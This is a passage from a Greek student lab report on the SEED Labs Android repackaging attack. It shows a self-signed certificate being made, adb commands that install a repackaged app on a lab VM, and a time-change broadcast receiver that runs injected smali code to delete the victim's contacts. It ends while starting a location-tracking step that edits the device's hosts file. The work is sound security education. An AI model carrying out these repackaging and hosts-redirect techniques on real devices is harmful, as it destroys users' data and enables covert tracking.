
```
Terminator                                     ↑ En 8:14 PM
/bin/bash                                     /bin/bash 66x24
[Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate Student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate Student, C=GR correct?
  [no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate Student, C=GR
Enter key password for <dist>
      (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]


Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[06/01/23]seed@VM:~/.../dist$
```

Εικόνα 4.2.2. Δημιουργία του ζεύγους κλειδιών

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 4.2.3. Ψηφιακή υπογραφή του αρχείου APK



Εικόνα 4.2.4. Το filepath του ψηφιακού πιστοποιητικού της εφαρμογής-στόχος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

4.3 Παρατηρήσεις

Η δημιουργία του αυτό-υπογεγραμμένου πιστοποιητικού είχε ως σκοπό την αναγνώριση της εφαρμογής για την χρήση της από Android συσκευές.

5. Εκτέλεση της επίθεσης

5.1 Ενέργειες

Βήμα 1. Εγκατάσταση εφαρμογής στη συσκευή Android

Εκτελέσαμε τις παρακάτω εντολές στο τερματικό της μηχανής του επιτιθέμενου (SEEDUbuntu) με σκοπό την εγκατάσταση της εφαρμογής στη μηχανή του θύματος. Οι εντολές είναι :

```
adb connect 10.0.2.4  
adb install RepackagingLab.apk
```

όπου, 10.0.2.4 η IP address του SEEDAndroid και RepackagingLab.apk η εφαρμογή-στόχος.

Βήμα 2. Ενεργοποίηση των αδειών (permissions) στο Android VM

Από το τερματικό του θύματος (SEEDAndroid) ενεργοποιήσαμε χειροκίνητα τις άδειες της εφαρμογής-στόχου από την παρακάτω διαδρομή :

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle contacts  
on
```

Βήμα 3. Εκτέλεση της επίθεσης

Αρχικά, δημιουργήσαμε 3 επαφές από την συσκευή του θύματος. Εκτελέσαμε την επίθεση αφού ανοίξαμε την εφαρμογή από το τερματικό του θύματος, ώστε να καταχωρηθεί ο Broadcast Receiver για το συμβάν της αλλαγής ώρας (TIME SET). Η επίθεση έγινε αλλάζοντας χειροκίνητα την ώρα της συσκευής από την διαδρομή :

```
Settings -> Date and Time -> Set time
```


Μετά την αλλαγή ώρας, η επίθεση πραγματοποιείται και όλες οι διαγραφές του θύματος διαγράφονται.

5.2 Αποτελέσματα




```
Terminator
/bin/bash
[06/01/23]seed@VM:~/.../dist$ adb connect 10.0.2.4;
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/.../dist$ adb install RepackagingLab.apk
14536 KB/s (1427461 bytes in 0.095s)
Success
[06/01/23]seed@VM:~/.../dist$
```

Εικόνα 5.2.1. Εγκατάσταση της εφαρμογής-στόχος στη μηχανή του θύματος (SEEDAndroid)




Εικόνα 5.2.2. Επαλήθευση της εγκατάστασης της εφαρμογής-στόχος στη μηχανή του θύματος (SEEDAndroid)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 5.2.3. Ενεργοποίηση των αδειών για διαχείριση των επαφών



Εικόνα 5.2.4. Ενεργοποίηση της εφαρμογής για την καταχώρηση του Broadcast Receiver

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

← Add new contact

✓

Saving to
Tablet-only, unsynced contact

Aggelos

(694) 444-4444

Mobile

Phone

Home

Email

Home

More fields

Εικόνα 5.2.5. Δημιουργία της επαφής «Aggelos»

← Add new contact

✓

Saving to
Tablet-only, unsynced contact

Giorgos

(698) 888-8888

Mobile

Phone

Home


Email

Home


More fields

Εικόνα 5.2.6. Δημιουργία της επαφής «Giorgos»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 5.2.7. Δημιουργία της επαφής «Vasilis»




Εικόνα 5.2.8. Επαλήθευση της δημιουργίας των επαφών

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 5.2.9. Αλλαγή της ώρας για την πραγματοποίηση της επίθεσης



Εικόνα 5.2.10. Επαλήθευση της επιτυχημένης επίθεσης

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

5.3 Παρατηρήσεις

Ο Broadcast Receiver έλαβε ένα συμβάν αλλαγής της ώρας και αμέσως έτρεξε τον κακόβουλο κώδικα «MaliciousCode.smali» που ενσωματώσαμε στην δραστηριότητα 3. Ο κώδικας διαγράφει όλες τις επαφές του θύματος, αφού εξασφαλίσει την άδεια διαχείρισης των επαφών.

6. Παρακολούθηση της τοποθεσίας του θύματος

6.1 Ενέργειες

Ενεργοποιήσαμε την εφαρμογή MockLocation από την μηχανή του θύματος (SEEDAndroid) και επιλέξαμε μία από τις προεπιλεγμένες τοποθεσίες της μηχανής (Paris).

Βήμα 1. Διαμόρφωση DNS στο Android VM

Αρχικά, αναζητήσαμε την IP Address της μηχανής του επιτιθέμενου (SEEDUbuntu) από το τερματικό του με την εντολή :

```
ifconfig
```

Ύστερα αντιγράψαμε το αρχείο /system/etc/hosts από την μηχανή του θύματος στην μηχανή του επιτιθέμενου, το τροποποιήσαμε και το αντιγράψαμε πάλι στη μηχανή του θύματος με τις εντολές :


```
adb root
adb connect
adb pull /system/etc/hosts
gedit ./hosts
